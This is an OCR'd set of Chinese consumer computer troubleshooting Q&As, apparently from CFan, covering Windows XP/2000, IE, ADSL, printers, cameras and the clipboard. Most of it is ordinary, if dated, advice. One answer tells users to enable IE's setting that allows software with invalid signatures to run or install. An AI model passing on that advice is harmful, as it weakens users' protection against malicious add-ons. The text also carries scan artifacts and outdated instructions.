当浏览网页上的 Flash 时，如若 Flash 没有在页面上给出全屏欣赏或下载链接，你可以打开 IE 菜单上的“查看”，单击“源文件”，“记事本”就会显示源代码，在“编辑”菜单中点击“查找”，在弹出的对话框中输入“.swf”，再选“查找下一个”，即可查找到 Flash 的 swf 文件，获得 swf 的源地址。

注意：一般来说，用户看见的大多是相对链接的地址，如 UpFlash/11/76574567456756.swf，如果用户正在浏览的网站是 http://flash8.com/FlashPlay.aspx?id=7534，那么这个 Flash 的绝对链接地址应该是 http://flash8.com/UpFlash/11/76574567456756.swf，即把 FlashPlay.aspx?id=7534 删掉并链接上相对地址来下载即可。

Q3 新装网卡被老网卡设置阻碍

问：我的操作系统是 Windows 2000，因为网卡坏了，所以我换了一个新的网卡，但是我要设定 IP 的时候，却出现一个错误讯息，说是我所输入的 IP 已经指定给我旧的网卡使用，要我设定另一个 IP 给我新的网卡，可是旧的网卡明明已经从电脑上拆掉了，要怎样才能彻底移除这个旧的网卡呢？

答：在 Windows 2000 下可利用“添加/删除硬件”功能来删除已经不存在的网卡。步骤是：

（1）在系统桌面上用鼠标依次选择进入“开始→设置→控制面板”。

（2）选择“添加/删除硬件”，单击“下一步”后选择“卸载拔掉设备”。

（3）单击“下一步”后选择“卸载设备”，勾选“设备”窗口下方的“显示隐藏设备”选项，并在窗口中找到原来的网卡卸载即可。

Q4 ADSL的指示灯都正常却掉网

问：为什么 ADSL 的指示灯都正常也会掉网？

答：ADSL 的指示灯中，最重要的灯是“ADSL”指示灯。在 ADSL 线路没问题的时候，这个灯应该是绿色的。但是有些用户在“ADSL”指示灯都正常的时候也会掉线，这种情况多发生在没有做代理服务器、没有装防火墙或路由器的网络用户中。原因是在 ADSL MODEM 上有个“10Base-T”口，这个口是接局域网的，实际上是个 HUB 口。虽然是 10Mbit/s 的端口，但是 ADSL 的上行带宽只有几百 Kbit/s。如果用户局域网内部是 ADSL 直接接 HUB，HUB 再接下面的客户机，网络内的许多与 ADSL 无关的数据包将占用 ADSL 上行通道，ADSL 也无法控制局域网内的广播风暴。如果超过 ADSL 上行传输能力，数据包将装入 ADSL 的缓存，如果数据量继续增大，缓存溢出，就会造成 ADSL 掉线现象，这时只有重新启动 MODEM 了。解决这个问题的办法是可以做一台双网卡的代理服务器（一定要双网卡），这样可以隔断 MODEM 与局域网之间的直接通信，避免上述问题。如果条件允许，用户最好用防火墙或路由器。

Q5 IE无法打开曾经正常的网站

问：Windows XP 安装 SP2 补丁后，发现无法利用 IE 打开一些以前可以正常访问的网站链接。请问如何才能解决这个问题？

答：这个问题可能是因为用户安装了较多的 IE 插件所导致的，因为这些插件极有可能与 SP2 补丁中的“屏蔽”功能产生冲突。

解决问题的方法是：在安装 SP2 补丁之前，先删除 Google 插件以外的所有插件，然后再进行 SP2 补丁的安装即可。

如果安装 SP2 补丁后运行某个插件就会导致 IE 意外关闭，请卸载相应的插件。这是因为这些插件是针对较早版本的 IE 而设计的，为 Windows XP 安装 SP2 补丁后，实际上 IE 也进行了 IE SP2 的同步升级（即 Windows XP SP2 中包含有 IE SP2），此时就会产生一些不兼容的问题。如果安装 SP2 补丁后，运行 IE 时提示有的插件未经签名认证无法安装，解决的方法是进入 IE 主窗口中的“工具→ Internet 选项→高级”标签，勾选“安全”部分的“允许运行或安装软件，即使签名无效”选项即可。

想了解更多精彩电脑问答？请登录 http://bbs.cfan.com.cn，进入相关版块获取。爱好者

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

重新安装IE后无法脱机浏览了

问：我在重新安装操作系统时想将IE临时文件夹中以前浏览的网页信息保存下来，可是复制老的临时文件夹并用它覆盖新系统中的相应文件夹后却无法脱机浏览。请问这是怎么回事，如何才能正确备份IE临时文件夹中的内容？

答：出现这个问题的原因是你在备份时没有备份两个重要的文件，一个是Windows文件夹下Cookies子文件夹中的index.dat，另外一个是Temporary Internet Files文件夹中Content.IE5子文件夹下的index.dat。你应该在备份IE临时文件夹（Temporary Internet Files）的同时备份这两个index.dat文件。重新安装好系统后，应该先删除Temporary Internet Files子文件夹中的所有内容，然后将你备份的Temporary Internet Files内容复制进去，但是index.dat的还原必须回到MS-DOS模式进行，采用COPY命令实现。由于命令中的路径很长，你最好事先用笔记下来，使用COPY命令的方法可参考Windows的帮助功能。

Q7 让MSN远程解决问题

问：我的电脑中安装的是Windows XP操作系统，使用MSN Messenger即时通讯软件，遇到问题后我想通过远程协助功能邀请我的朋友远程帮助我解决问题，但是在发送邀请时总是弹出无法发送邀请的错误提示。请问这是什么原因？

答：这可能是由于你的操作系统没有开启远程协助功能，开启的步骤如下：

（1）用鼠标右键单击“我的电脑”，选择“属性”。

（2）在打开的窗口中选择“远程”标签，再勾选“允许从这台计算机发送远程协助邀请”项，然后单击“确定”按钮保存退出即可。

Q8 无法保存网页中的全部内容

问：我在保存当前网页后经常发现无法保存全部内容。请问如何才能达到目的？

答：在IE中（IE5版本以上）完整保存当前网页全部内容的方法如下：

（1）进入待保存的网页，单击IE窗口中的“文件(File)”菜单，选择“另存为(Save as)...”命令，进入到“保存Web页”对话框。

（2）指定文件保存的位置、文件名称和文件类型。文件类型是指保存文件为Web页(*.html,*.htm)、Web电子邮件档案(*.mht)、文本(*.txt)等。这里应该选择Web页。

（3）文件编码一般选择“简体中文（GB2312)”，然后单击“保存”按钮即可。

Q9 让Foxmail不再误认垃圾邮件

问：我的电脑中安装的是Foxmail 6.0邮件处理软件，但是很多朋友给我发送的邮件都被自动识别为垃圾邮件。请问如何让Foxmail不将这些邮件认为是垃圾邮件呢？

答：你可以将你朋友的邮箱添加到白名单中，这样Foxmail6.0就不会再将他们发的邮件识别为垃圾邮件了。具体的操作步骤是：

（1）启动Foxmail，单击Foxmail主窗口菜单中的“工具→反垃圾邮件功能设置”。

（2）选择“白名单”标签，然后通过“添加”按钮或是通过“从地址簿导入”功能将你认为是合法邮箱的所有地址都添加进去即可。需要注意的是，不同版本的软件设置步骤会有些区别。

Q10 安装了SP2补丁后IE显示错误

问：我的电脑中安装的是Windows XP操作系统，最近安装了SP2补丁程序后发现有时在使用IE时，会有“HTTP500错误——内部网0x8ddd0010错误”的提示信息。请问这是怎么回事？

答：这是由于IE弹出窗口拦截器可能与Windows Update有冲突，其实对弹出窗口拦截器进行合理设置，还是可以登录Windows Update网站的弹出窗口的。首先打开IE浏览器，选择“工具”菜单，接着选择“弹出窗口拦截器”（非该版IE没有相关选项）并选择“设置”。在网页地址编辑框中输入http://v5.windowsupdate.microsoft.com，然后单击“添加”按钮，关闭弹出窗口拦截器设置即可。

Q11 无线路由器无法正常工作

问：我家有两台电脑，一个笔记本电脑，一个台式机，购买了一个无线路由器，让两台电脑都能通过路由器上网。在无线路由器上设置了上网账号和密码，设置完毕后，却发现台式机无法上网，笔记本电脑虽然能够检测到无线信号，但也无法上网。可我分别用两台电脑直接连接ADSL Modem进行拨号，却能正常登录网络。请问如何才能解决问题？

答：该问题的产生可能有以下几个原因：

（1）ADSL宽带服务提供商为了避免用户使用宽带路由器，将电脑的MAC地址和账号绑定在了一起，只有拥有特定MAC地址的电脑才能实现Internet连接。而你的无线路由器由于无法通过这个检测，导致无法上网。如果属于这种情况，你可以根据无线路由器的说明书，使用无线路由器的MAC地址克隆功能，将可以进行ADSL拨号电脑上网卡的MAC地址复制到无线路由器中。

（2）无线路由器中的用户名和密码设置错误。如果怀疑属于这种情况，可以检查一下无线路由器中的ADSL用户名和密码是否正确。

想了解更多精彩电脑问答？请登录
http://bbs.cfan.com.cn，进入相关版块获取。爱好者 CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

电脑扫描仪无法安装并常死机

问：我电脑的具体配置是：精英 915PE 芯片组主板、七彩虹 6600 显卡、金士顿 512MB DDR400 内存、64 位 Intel Pentium 4 506 CPU、希捷酷鱼七代 160GB PATA、三星的 DVD-ROM 光驱，安装了一台清华紫光扫描仪。原来使用时一切正常，可最近系统感染了一次病毒，我杀毒后重新安装了操作系统，之后扫描仪便无法正常安装了，另外在运行图像处理软件时只要保存文件就会死机。请问这是什么原因造成的？如何才能解决这个问题？

答：造成这个问题的原因有如下几个方面：


（1）硬件超频使用。你应该把 CPU、内存、显卡设置为标准工作频率。

（2）DirectX 的版本低或者受到破坏。可以对 DirectX 软件进行升级，一般升级到 9.0 以上的版本就可以了。

（3）电脑的散热不佳。主要检查 CPU 风扇、显卡散热器、硬盘散热和机箱散热器，看看有没有脱落和风扇停转的问题。

（4）主板驱动程序没有安装或安装不全。可重新安装随主板附带的光盘上的各种驱动程序。

（5）操作系统存在问题。可给操作系统安装补丁程序并利用“Windows 优化大师”等程序检查、清理、修复系统。



Q2 疏通喷墨打印机堵塞的喷头

问：我的一台喷墨打印机由于将近两年没有使用，导致打印机无法打印的问题。请问如何才能解决这个问题？

答：发生这种故障现象的原因大多是喷墨打印机喷头处的墨水干涸凝结，导致残留物堵塞了喷孔。你可以采用如下方法解决问题：

（1）使用打印机自动清洗功能。一般喷墨打印机都有自动清洗喷头的功能，你可以参考打印机使用说明书，通过打印机面板上的清洗键或打印机工具软件中的清洗选项来清洗喷头。

（2）清洗墨盒。将墨盒取出，将墨盒底部的电路部分在温开水中浸泡 15 分钟左右，然后用力将附着在喷头表面的水分甩干净。

（3）清洗喷头。准备一些浓度在 95% 左右的酒精以及一只塑料医用注射器，之后使用一次性输液皮管连接打印喷头的供墨口，再将打印喷头的头部位置放置到浓度在 95% 左右的酒精中，然后通过打印喷头将酒精吸入到医用注射器中，反复执行几次吸墨操作就能将喷头中堵塞的墨水清洁干净了。

需要注意的是，在手工清洗打印机墨盒和喷头时要在切断电源的情况下进行。

Q3 笔记本电池使用时间缩短了

问：我的笔记本电脑已经买了两年了，最近发现笔记本电脑的电池使用时间大幅度缩短了，以前可以持续工作 2 到 3 小时，现在只能工作 1 个小时左右。请问有没有办法延长电池的工作时间？

答：笔记本电脑电池的使用寿命长短直接受充放电次数影响，充放电次数越多，电池一次性工作时间就越短。对于已经出现性能明显衰减的电池，可以采用电池校正的方法来延长其使用时间。一些笔记本电脑自身就提供了电池校正功能，可根据说明书进行操作。如果你的笔记本电脑没有这个功能，则需要手动进行此操作。具体步骤如下：

（1）首先取消笔记本电脑电源管理的节电功能，比如屏幕保护、电源节能方案、硬盘休眠、显示器休眠等，只保留当“电量严重短缺警报”时的“待机”操作，以确保系统可以正常待机。

（2）然后把屏幕亮度调到最高，并保存和关闭所有应用程序和窗口。

（3）为笔记本电脑电池充电，充电完毕后，拔掉电源，让笔记本电脑进行持续小电流放电。

（4）待放电结束后笔记本电脑会自动关机，接着再插上电源对笔记本电脑电池进行充电。

重复以上步骤 2 ~ 3 遍，即可最大限度地挽救已经开始老化的电池了。

Q4 摄像头连接到笔记本后无法使用

问：原来在品牌台式电脑上可以正常使用的摄像头，在连接到笔记本电脑后就不能正常工作了。我检查了一下笔记本电脑操作系统中的“设备管理器”，里面并没有黄色的问号或惊叹号，说明设备被识别出来了。请问怎么解决这个问题？

答：你可以采用如下方法解决问题：

（1）摄像头与显示卡最容易产生兼容问题。你可以尝试降低显示卡的工作速度，步骤是在系统桌面上空白处单击鼠标右键，然后在弹出的菜单中依次选择“属性→设置→性能”，把硬件加速从第 4 档逐渐降低到最后一档看能否解决问题。若可以，请逐渐提高档次，直到找到可以解决问题的性能平衡点。

（2）从摄像头生产厂商的官方网站下载针对目前操作系统的最新驱动程序进行安装。

Q5 不进入BIOS也能查USB口的开启

问：我对 BIOS 中的英文参数不太了解，也读不懂，最近在使用一个闪盘时发现系统没有任何反应，听人说是 BIOS 中没开启选项的问题。请问可不可以不进入 BIOS 也能检查 USB 接口是否被开启了？

答：主板 BIOS 中的“PNP and PCI Setup”或“PNP/PCI Configuration”设置项下的“USB Function”决定了 USB 设备是否可用。将其参数设置为“Enabled”（也有的将“Assign IRQ For USB”设置成“Enabled”）后就可以开启主板的 USB 端口功能了。如果你只是想查看主板中的 USB 端口功能是否启用，完全可以不进入到 BIOS 参数设置界面，只需要打开“系统”中的“设备管理器”窗口，看看设备列表中是否存在“通用串行总线控制器”选项，若存在的话，就表明主板的 USB 端口功能已经被启用了。要是没有发现这一选项，那你根据上面的提示，进入到系统的 BIOS 设置界面，将主板的 USB 端口功能启用起来。

想了解更多精彩电脑问答？请登录 http://bbs.cfan.com.cn，进入相关版块获取。爱好者

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

笔记本电脑硬盘不能被格式化

问：我想用 FDISK 将笔记本电脑的硬盘重新分区，可电脑却提示不让操作，删除分区操作也执行不了。后来我用了 LOW 低级格式化，磁盘这回是被格式化了，可重新用 FDISK 建立磁盘分区却仍旧不行。请问我该如何处理这个问题？

Q6

答：检查一下笔记本电脑的 BIOS 中是否有锁定功能，可查看笔记本电脑使用说明书，一些笔记本电脑会限制用户对硬盘的格式化操作。如果不能确定，建议把硬盘从笔记本电脑上拆下来接到硬盘盒上，找个台式机进行分区和格式化操作。

Q7 按下数码相机快门却不能拍照

问：为什么我在使用数码相机拍照时，有时按下快门却不能拍照呢？

答：可能是如下原因导致的问题：

（1）上一张拍摄的照片正在被写入数码相机存储卡。此时应该放开快门，等到绿色指示灯停止闪烁，并且液晶显示屏显示消失后再继续拍摄。

（2）数码相机存储卡已满。更换数码相机存储卡或删除不要的照片，也可以将全部相片资料传送至个人电脑后将存储卡清空。

（3）正在拍照时或正在写入数码相机存储卡时电池电量耗尽。更新电池并重新拍照。

（4）拍照物不处于照相机的有效工作范围内或者自动聚集难以锁定。找到随数码相机附带的说明书，参照标准模式和近拍模式的有效工作范围或者参照自动聚焦部分执行。

Q8 手机漫游时总是不能打通

问：我经常要出差，使用手机漫游功能时总是出现“只能接收，不能打出”的提示，有时还不能进入服务状态，拨号时屏幕很快出现“通话结束”字样。请问这是怎么回事？

答：出现这种现象的原因主要是无线网络当时比较拥挤，当网络很忙时，系统会按优先顺序处理电话请求，一般是本地用户优先，对漫游用户可能“只能接收，禁止打出”。

有时用户在手机的功能表内的“手机设定”下，在“主叫号码限制”中选择了“隐藏号码”，这样也会造成上述问题。你可以进入功能表“手机设定”的“主叫号码限制”，把“隐藏号码”改设为“缺省”、“国际漫游”或“网间漫游”即可。

Q9 打印出的数码照片模糊不清

问：我使用数码照相机拍摄出来的照片在打印机上打印出来的时候图像总是模糊不清、灰暗和过度饱和，而从显示器上看数码照片却很正常。请问这是怎么回事？

答：这种情况多数是因为所用的纸张不符合要求。打印图像时所用的纸张类型对图片的质量有重大影响。同一幅图像打印在专用照相纸上显得亮丽动人；打印在复印纸上则清晰、光亮；而打印在便宜的多用途纸上时，则会显得模糊不清、灰暗和过度饱和。

Q10 关闭MODEM电源时电脑重启

问：我的电脑每次关主机后再关 MODEM 电源时，电脑就会自动重新启动。如果先关 MODEM 电源再关主机，则一切正常。请问这是怎么回事，我该如何解决这个问题？

答：这个问题与主板 BIOS 中“电源管理设置”内的“MODEM 唤醒设置”有关，如果打开此功能，关闭主机后再关闭 MODEM，就会产生一个唤醒信号，BIOS 认为该信号为电脑启动信号，所以就会重启电脑。

解决该问题的方法是：

（1）开机时按键盘上的“Del”键进入 BIOS 设置窗口。

（2）打开“POWER MANAGEMENT SETUP，将“POWER ON BY RING、RESUME BY ALARM 或 WAKE UP BY RING”子菜单的参数改为“Disabled”。

（3）按 F10 键并选择保存退出即可解决问题。

Q11 显示器经常出现乱码和花屏

问：我的电脑最近出现如下怪现象，就是能够正常启动，但使用一段时间后就经常出现显示屏上的字符变成乱码、图片变花的问题，重新刷新屏幕也还是老样子，重新启动电脑后能恢复正常，但使用中还会发生这样的事。请问这是怎么回事，如何解决该问题？

答：你可以进行如下操作：

（1）导致这个问题主要有如下几方面的原因：

（1）系统中病毒发作造成屏幕显示不正常，请用杀毒软件查杀系统中的病毒。

（2）显卡出现故障，如：

A、显卡显存质量不过关，需要更换显存或显卡。

B、显卡主芯片不能很好地散热，应该打开机箱，检查显卡主芯片上的散热片或散热风扇是否存在松动、脱落现象。

C、显卡驱动程序不匹配，如果你最近升级过显卡的驱动程序，则应该将驱动程序恢复回老版本试试。一些新版本的显卡驱动程序有时并不能很好地支持老显卡工作，这一点在 nVIDIA 的雷管驱动程序上尤为突出。

D、刷新显卡 BIOS 造成问题，请恢复显卡 BIOS 程序。

想了解更多精彩电脑问答？请登录 http://bbs.cfan.com.cn，进入相关版块获取。爱好者


红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

投稿 | media@cfan.com.cn

特别的特别 http://hehaa.blog.cfan.com.cn

播放影碟时只有图像没有声音



问：我的电脑中有一个Longway的56Kbps内置调制解调器，在安装了驱动程序并成功上网后出现了如下问题，用PowerDVD或豪杰“超级解霸”播放影碟时只有图像没有声音，我使用的是主板集成的AC'97声卡，重新安装主板和声卡驱动程序后仍然无法解决问题，请问怎样才能让声音恢复呢？

答：你所遇到的这个问题很可能是由于内置调制解调器的语音驱动程序和主板集成的AC'97声卡的驱动程序产生冲突导致的。解决问题的方法如下：

（1）禁止内置调制解调器的语音驱动程序。你可以在系统桌面上选择“开始→设置→系统→硬件→设备管理器→声音、视频和游戏控制器”，将其下的UnimodemHalf-DuplexAudioDevice驱动程序禁用，然后选择“确定”按钮保存退出即可。

（2）更换操作系统。将操作系统升级为Windows XP或退到Windows 98，这两个版本的操作系统对于老设备的识别都比Windows 2000要好一些。

（3）到调制解调器生产厂商的网站找一找是否有新的驱动程序，一般新驱动程序都会修改掉一些原有的漏洞。

Q13 有线网卡和无线网卡能否共存

问：有线网卡和无线网卡能否共存于同一台台式机上？同时使用两块网卡，能否访问Internet？

答：有线网卡和无线网卡可以共存于同一台电脑中，彼此之间不会有什么影响。使用两块网卡分别接入局域网和电信宽带是可以的。在接入局域网的网卡的IP地址信息中不能设置默认网关，而在连接电信宽带的网卡的IP地址信息中应该设置包括默认网关在内的IP地址信息，这样一来，两个连接就可以同时使用了。

Q14 格式化MP4播放机后不能播放视频了

问：我最近将MP4播放机进行了格式化操作，随后发现MP4播放机只能存储数据，而不能播放MP4文件了，再次重新格式化后仍然是这样。请问如何才能解决这个问题？

答：出现这个问题的原因很可能是你使用非FAT格式的文件系统格式化了MP4播放机。MP4播放机一般默认的文件系统为FAT文件系统，而用其他格式的文件系统格式化后容易出现兼容性问题，一般只能作为U盘使用。解决此问题的方法是找一个使用FAT文件系统的操作系统格式化MP4播放机。

Q15 打印时一次送入多张打印纸

问：我的打印机最近在执行打印操作时，总是一次送入多张打印纸。请问这是怎么回事？

答：造成这种问题的原因一般有以下几种：

（1）打印纸不符合要求，比如纸张粘在一起。打印前应该检查一下纸张状况。

（2）进纸口中的纸张一次装入得太多。打印前一般装个十几张纸就可以了。

（3）装入了厚度不同的打印纸，送厚纸的同时将薄的一起带入。一定要统一打印纸张厚度。

（4）使用了不规范的打印纸。

Q16 傻瓜机如何拍运动照片

问：傻瓜数码相机怎么拍运动照片？

答：你可以参考下面的原则进行拍摄：

（1）被拍摄对象的运动速度越快，所使用的快门速度也应越快。

（2）距离越近快门速度设置越快，如果距离较远，快门速度应相对减慢。

（3）如果光线不好，最好不要以1/125秒以上的快门速度拍摄远方高速运动的物体，这样通常会有发虚的现象。

（4）一般的傻瓜型相机都不能手动设置快门速度和光圈大小，所以要拍摄高速运动的物体一般要将光圈适当放大，打开闪光灯，并加强曝光值。

（5）如果高速移动的拍摄对象是非常珍贵的镜头，那么切记要使用连拍模式，一次连续拍摄多张，才可能从中挑选出比较满意的。

（6）在拍摄快速移动的景物时，数码相机的对焦速度十分关键。如果对焦速度不够快，那么稍纵即逝的画面很容易错过。但大多数傻瓜型数码相机都不具备高速对焦能力，此时需要你能提前判断移动物体的运动轨迹。拍摄前先将数码相机的各个参数设置好，然后将镜头对准预判点，半按快门，此时数码相机会保持对焦，等待运动物体即将进入拍摄区时按下快门。

Q17 USB音箱不能播放音频CD

问：为什么我买的USB音箱在播放音频CD的时候不能出声？

答：你可以进行如下操作：

（1）在系统桌面上选择进入“开始→设置→控制面板”，再双击选择进入“多媒体属性”窗口。

（2）选择新安装的USB音箱作为首选的音频回放设备。

（3）用鼠标选中“该CD-ROM设备可播放数字CD音频”选项。如果该选项没有出现或者变灰，那就说明CD-ROM驱动器不支持将CD盘中的数字音频直接用音箱播放。

想了解更多精彩电脑问答？请登录http://bbs.cfan.com.cn，进入相关版块获取。

CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

CFan 加油站

复制、粘贴背后的故事

超级编辑记者2007

Tag 剪贴板、Office剪贴板 〉Office、ClipMate 〉知识 〉系统


北京/张之

按下Ctrl+C，把选中的文字存入剪贴板；按下Alt+Printscreen，将当前窗口的画面存入剪贴板……在这些复制、粘贴操作的背后，剪贴板起了重要的作用。今天，我们就来看看复制、粘贴背后的故事。

主力部队——Windows剪贴板

剪贴板是Windows内置的一个小工具，其实质是内存中的一块区域，用来临时保存一些数据。有了剪贴板，我们就可以方便地在不同程序之间转移信息。

剪贴板的数据类型有三种：文本、图片和对象。我们选择一段文字，执行“复制”命令，这时候剪贴板中是文本数据；按下Alt+Printscreen，保存的就是图片数据；而如果我们复制一个文件，Windows并不会将整个文件读入剪贴板，而是在剪贴板中保存一个链接，当接到粘贴命令的时候，系统会依照剪贴板中的链接去寻找这个文件并复制它。这样，即使我们复制一个数GB的大文件，也不会狂占内存。我们可以很容易验证这一点：复制一个文件，然后将它改名，再粘贴，系统会提示错误：无法读取源文件或磁盘（图1）。



❶

只有当程序能够识别并且支持剪贴板中数据的格式的时候，我们才能进行复制粘贴操作。比如，我们是没法将一段记事本里的文字粘贴到画图程序中的，反之亦然。而Word则支持几乎所有格式：除了文本外，剪贴板中的图片在粘贴时会被当作图片插入；而如果是一个文件链接，Word则将其作为一个“对象”来处理。

软件小档案：ClipMate 7.1.07

文件大小：5052KB
软件性质：共享软件
适用平台：Windows 98/ Me/NT/2000/XP
下载地址：http://www.newhua.com/soft/23162.htm

小提示

Windows提供了一个程序来查看剪贴板：“剪贴板查看器”，点击“开始→运行”，输入clipbrd回车即可。如果启用了系统的ClipBook服务，还可以查看远程机器的剪贴板。而在Windows远程桌面中，两台机器的剪贴板的内容能够保持同步，这样，我们就可从“远程桌面连接”窗口内的文档中复制或剪切文本和图形，然后将其粘贴到本地计算机上的文档中。

超级替补——Office剪贴板

Windows剪切板只能保存最后一次的数据，这个“健忘症”往往会给我们带来一些使用上的不便。比如，当我们需要重新组织文档结构的时候，如果能够将所有段落都剪切到剪贴板中，然后再按照顺序依次粘贴，这样效率会大大提高。从Office 2000开始，一个新的组件——Office剪贴板的加入，使这种设想成为可能。

在Office 2007“开始”选项卡的“剪贴板”组中，单击“剪贴板”右边的扩展按钮，就可以启动Office剪贴板（图2）。

❷

Office剪贴板可以被看作是Windows剪贴板的“缓冲区”，当我们试图在剪贴板中放入超过一个项目的时候，Office剪贴板总是将最后一个被复制的项目存放到系统剪贴板中，而把之前的项目存入自己的存储区域。在清除 Office剪贴板时，会同时清除系统剪贴板。而在使用粘贴命令或键盘快捷方式Ctrl+V时，所粘贴的是系统剪贴板中的内容。

终极外援——ClipMate

Office剪贴板给我们带来了很大的方便，但是退出Office程序之后就失效了，这时我们可以请出ClipMate这款软件。ClipMate可以保存多个程序中剪切、复制的项目，并可以把它们粘贴到其他位置。它的工作原理和Office剪贴板类似，只不过它将剪贴板项目保存在硬盘上而不是内存中，这样，即使我们断电、重启，剪贴板的项目也不会丢失。

